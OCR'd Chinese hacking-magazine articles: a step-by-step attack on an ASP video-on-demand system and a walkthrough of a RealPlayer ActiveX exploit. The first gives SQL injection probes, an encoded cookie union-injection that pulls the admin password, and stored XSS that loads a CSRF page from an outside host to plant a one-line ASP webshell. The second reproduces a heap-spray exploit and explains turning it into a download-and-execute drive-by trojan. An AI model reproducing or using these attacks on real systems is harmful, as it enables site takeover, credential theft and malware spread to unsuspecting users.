
二、SQL注入漏洞

在user\ok\searchname.asp中有如下代码：


```
if request("searchuser")<>"" then
set rs=server.createobject("adodb.recordset")
sql="select userid from users where userid='"&request("userid")&"'"
rs.open sql,conn,1,2
if rs.eof then
    response.write "<script>alert('这一"用户名称"还未被注册，你可以使用！');window.close();</Script>"
    response.end
else
    response.write "<script>alert('这一"用户名称"已被占用，请重新输入！');window.close();</Script>"
    response.end
end if
rs.close
set rs=nothing
conn.close
set conn=nothing
end if
```



如果searchuser的值不为空的话，取得userid的值，将取得的值放入sql查询语句sql="select userid from users where userid='"&request("userid")&"'"中，sql语句查询正常的话，就弹出一个对话框"这一"用户名称"已被占用，请重新输入！"，如果查询出错或者记录为空的话就提示"这一"用户名称"还未被注册，你可以使用！"。很明显的sql注入漏洞，在本地分别提交http://127.0.0.1/user/ok/searchname.asp?searchuser=9&userid=test'%20and%20'1'='1和http://127.0.0.1/user/ok/searchname.asp?searchuser=9&userid=test'%20and%20'1'='2，返回的页面不同，如图1所示。


图1 and 1=1和and 1=2

判断有注入了，在文件中没有对数据库的数据输出，就不能用联合查询了，只能用工具猜解密码。本人测试的时候使用明小子、阿D、NBSI、HDSI都没有检测出结果，后来使用pangolin跑出了密码，在keyword关键字的地方填写“已被占用，请重新输入！”，得到的结果如图2所示。


图2 得到用户名和密码

当然漏洞不止这一处，还有几个地方有cookies注入，例如在chagepwd.asp中有如下的代码：

```
set rs=server.createobject("adodb.recordset")
sql="select * from users where userid='"&request.cookies("userid")&"' and password='"&request.cookies("password")&"'"
rs.open sql,conn,1,1
id=rs("id")
userid=rs("userid")
password=rs("password")
……
<TD align=right width="40%"><STRONG><FONT color=#000000>用  户  名：</FONT></STRONG><BR></TD>
<TD width="60%"><INPUT style="border: 1px solid #3655AA; font-size:9pt; color:#000000" id=userid disabled onfocus=javascript:this.select(); size=26 value=<%=userid%> name=userid> </TD></TR><TR>
<TD align=right><STRONG><FONT color=#000000>旧  密  码：</FONT></STRONG></TD>
<TD width="60%"><INPUT type="password" style="border: 1px solid #3655AA; font-size:9pt; color:#000000" id=oldpassword size=26 name=oldpassword></TD></TR>
```


上面的代码用**request.cookies**方法分别取得**userid**和**password**的值，未经过任何过滤就放入进sql语句中，这就存在了传说中的cookies注入。还把sql语句中查询的结果userid=rs("userid")赋给了userid，并且显示出来，这样的话测试就只需要用联合查询就可以得到管理员的密码了。

我用明小子的修改cookie功能来测试，先注册一个密码为000000的用户test，登录后，修改会员密码，明小子cookies输入框中修改password段值后，数据如下：

```
userid=test;ASPSESSIONIDASRABSCB=OPMFBIMB CNMIFGGANHPABDCI;okerer=yesok; myter=yes; login=BFEJ1N; password=8ad9902aecba32e2%27%20%61%6E%64%20%31%3D%32%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%31%2C%70%77%64%2C%33%2C%34%2C%35%2C%36%2C%37%2C%38%2C%39%2C%31%30%2C%31%31%2C%31%32%2C%31%33%2C%31%34%2C%31%35%2C%31%36%2C%31%37%2C%31%38%2C%31%39%2C%32%30%2C%32%31%2C%32%32%2C%32%33%2C%32%34%2C%32%35%2C%32%36%2C%32%37%2C%32%38%2C%32%39%2C%33%30%20%66%72%6F%6D%20%70%61%73%73%77%6F%72%64%20%77%68%65%72%65%20%69%64%3D%39%20%6F %72%20%27%31%27%3D%27%31
```

上面%XX%XX的部分是“' and 1=2 union select 1,pwd,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from password where id=9 or '1'='1”(不含双引号)经过编码后添加在password段值后的数据，其中管理员的默认id为9，这时对数据库操作sql语句为：

select * from users where userid='test' and password='8ad9902aecba32e2' and 1=2 union select 1,name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30 from password where id=9 or '1'='1'，能直接把管理员密码显示出来，如图3所示。



图3 联合查询得到管理员密码

三、跨站漏洞

联合查询就是厉害，可以一下子省掉不少的力气，那么跨站就没有那么容易利用了！跨站在这套系统中出现比较多，以FindAccount.asp为例：

```
if request("name")="" and request("pwd")="" then
userid="用户名密码为空"
elseif request("pwd")="" then
userid="密码为空"
elseif request("name")="" then
userid="用户名为空"
else
userid=""&request("name")&"|尝试登录"
end if
sql2 = "insert into count (sess,postdate,user,ip) values('" & sessionID & "','" & now() & "','"&userid&"','"&ip&"')"
conn.Execute (sql2)
```

这是记录登录后台管理的日志，没有对name进行任何过滤就直接插入到数据库中，这就造成了跨站。在管理员登录的地方用户名输入**<iframe src=http://www.baidu.com width=100 height=34></iframe>**，密码乱输，这时候在后台系统日志中会出现baidu的页面，如图4所示。


图4 跨站成功

现在来看看怎么跨站得到webshell吧！首先在我的网站上建立网页t.htm，代码如下：

```
<form name=form method="POST" action="http://127.0.0.1/admin/admin_config.asp">
<input name="sitename" class="smallInput" id="sitename" value="品络影视点播系统1.0" size="40">
<input name="copyright" class="smallInput" id="copyright" value="品络科技" size="40">
<input name="siteurl" class="smallInput" id="siteurl" value="http://127.0.0.1/" size="40">
<input name="sitemulu" class="smallInput" id="sitemulu" value="/" size="40">
```

```
<input name="sitequanxian" id="sitequanxian" value="1">
<input name="sitedownquanxian" id="sitedownquanxian" value="1">
<input name="siteuploadtype" class="smallInput" id="siteuploadtype" value="jpg,png,gif,bmp,wma,mp3,wmv,swf,txt,lrc,asp" size="40">
<input name="siteuploadsize" class="smallInput" id="siteuploadsize" value="4194304" size="18">
<input name="MailServer" class="smallInput" id="MailServer" value="smtp.163.com" size="40">
<input name="MailServerUserName" class="smallInput" id="MailServerUserName" value="pinluo.com@163.com" size="40">
<input name="MailServerPassWord" type="password" id="MailServerPassWord" value="123456" size="40">
<input name="sitekeyword" class="smallInput" id="sitekeyword" value="品络科技 - 网站建设和广告设计专家 | PinLuo.Com" size="40">
<input name="favicon" class="smallInput" id="favicon" value="/movie/images/NewIcon8.ico" size="40">
<textarea name="sitetongji" cols="50" rows="3" id="sitetongji">"%><%Execute request("#")%><%q="</textarea>
<textarea name="sitedibu" cols="50" rows="6" id="sitedibu">Copyright&copy; 2006-2008 品络科技. All rights reserved. <br><a href='http://www.miibeian.gov.cn' target='_blank'>桂ICP备06009593号</a></textarea>
<input name="Action" type="hidden" id="Action" value="SaveConfig">
<input type="submit" value=" 修 改 " name="cmdok" class="buttonface">
</form>
<script>document.form.submit()</script>
```

然后在管理员登录的地方输入用户名为**<iframe src=http://www.nonzero.cn/t.htm></iframe>**登录，当真正的管理员访问系统日志，会把一句话木马插到site_config.asp中，得到一个webshell，用一句话木马客户端连接http://127.0.0.1/site_config.asp，结果如图5所示。




图5 得到webshell

四、后话

当然，用跨站的方法也可以添加管理员，直接跨webshell的话会使部分页面异常，很容易就看出是被攻击了。个人觉得注入得到管理员密码比较稳当一点，得到密码后可以选择数据库备份或者恢复功能，也可以试用后台的在线文件更名，将一个gif更名为asp文件，还可以到系统管理的系统设置里面，在一个表单里提交**"%><%Execute request("#")%><%q="**（包含双引号）插入一句话木马到site_config.asp。好了，就到这里了。

编辑点评：

“细节决定成败”这句话是有道理的，一个不经意的“检测用户是否存在”的小功能，带来注射的漏洞。

RealPlayer rmoc3260.dll 漏洞小玩

图 JiaJia [YuLv]

从本文可以学到：

1、RealPlayer rmoc3260.dll漏洞分析

2、shellcode构造

前段时间RealPlayer接连有漏洞爆出，大量木马作者也开始关注这一入侵手段。某国外网站上爆料出RealPlayer rmoc3260.dll ActiveX控件存在内存破坏漏洞，并且允许任意代码执行，下面是一段当时的公告。

受影响版本：

Real Networks rmoc3260.dll 6.0.10 45

Real Networks RealPlayer 11

Real Networks RealPlayer包含的'rmoc3260.dll' ActiveX控件存在内存破坏问题，远程攻击者可以利用漏洞以应用程序进程权限执行任意指令。

问题存在于'rmoc3260.dll' ActiveX控件，版本为6.0.10.4：

{2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93}

{CFCDAA03-8BE4-11CF-B84B-0020AFBBCCFA}

可能导致在释放后修改堆块，并覆盖部分寄存器，允许任意代码执行。

可能允许执行像这样的代码：

```
-------------
var buf = '';
while (buf.length < 1005) buf = buf + 'A';
m = obj.Console;
obj.Console = buf;
obj.Console = m
//repeat
m = obj.Console;
obj.Console = buf;
obj.Console = m
-------------
```

直接拿milw0rm上的代码来看看吧，如下（附加简单注释）：

```
<html>
<head>
<title>Real Player rmoc3260.dll ActiveX Control Remote Code Execution Exploit</title>
<script language="JavaScript" defer>
function Check() {

// win32_exec - EXITFUNC=seh CMD=c:\windows\system32\calc.exe Size=378 Encoder=Alpha2 http://metasploit.com
// win32_exec方法：运行某个可执行文件，这里的例子运行了calc.exe（计算器）
// 编码方式：Alpha2
// 这里我们只需要把win32_exec方法改成win32_downloadexec方法就可以实现网马效果了
var shellcode1 = unescape("[省略]");

// win32_bind - EXITFUNC=seh LPORT=4444 Size=696 Encoder=Alpha2 http://metasploit.com
var shellcode2 = unescape("%u03eb%ueb59%ue805%ufff8……[省略]");

    var bigblock = unescape("%u0C0C%u0C0C");
    var headersize = 20;
    var slackspace = headersize + shellcode1.length;
    while (bigblock.length < slackspace) bigblock += bigblock;
    var fillblock = bigblock.substring(0,slackspace);
    var block = bigblock.substring(0,bigblock.length - slackspace);
    while (block.length + slackspace < 0x40000) block = block + block + fillblock;

    var memory = new Array();
    for (i = 0; i < 400; i++){ memory[i] = block + shellcode1 }

// 下面这几段也就是当时公告中的部分：
    var buf = '';
    while (buf.length < 32) buf = buf + unescape("%0C");

    var m = '';

    m = obj.Console;
    obj.Console = buf;
```

```
        obj.Console = m;
        m = obj.Console;
        obj.Console = buf;
        obj.Console = m;
    }
    </script>
</head>
<body onload="JavaScript: return Check();">
    <object classid="clsid:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93" id="obj">
        Unable to create object
    </object>
</body>
</html>
```

上面利用代码中出现了“**CLSID:2F542A2E-EDC9-4BF7-8CB1-87C9919F7F93**”，我们看看注册表中的值是不是 rmoc3260.dll 的 CLSID，如图 1。




图1 注册表中确定是 rmoc3260.dll

如上看到，确实存在，这就说明的确是这个东东的利用代码。

溢出工具包 Metasploit 相信大家都用过了吧？利用代码中“**shellcode1**”变量中的内容就是用 Metasploit 生成的，准确的说应该是在线生成的（http://metasploit.com:55555）。在上面的利用代码中我说过把 **win32_exec** 方法改成 **win32_downloadexec** 方法即可实现网马效果，这里说的 win32_down loadexec 方法是 **URLDownloadToFileA + winexec** 简约型 shellcode。至于“shellcode2”变量中的内容我们不需要改了，它是用来溢出 RealPlayer 的。




图2 在线生成 shellcode 页面

现在我们要把win32_exec方法改成 win32_down loadexec 方法，进入这个链接页面 **http://metasploit.com:55555/PAYLOADS** 中找到 Windows Executable Download and Execute 条目（也就是 win32_downloadexec 的全称）。进入该页面之后如图2，接下来填入你准备好的EXE完整下载链接(URL)，选择编码方式为 **Alpha2**，最后点击“Generate Payload”这个按钮即可得到 win32_downloadexec shellcode，如图 3。

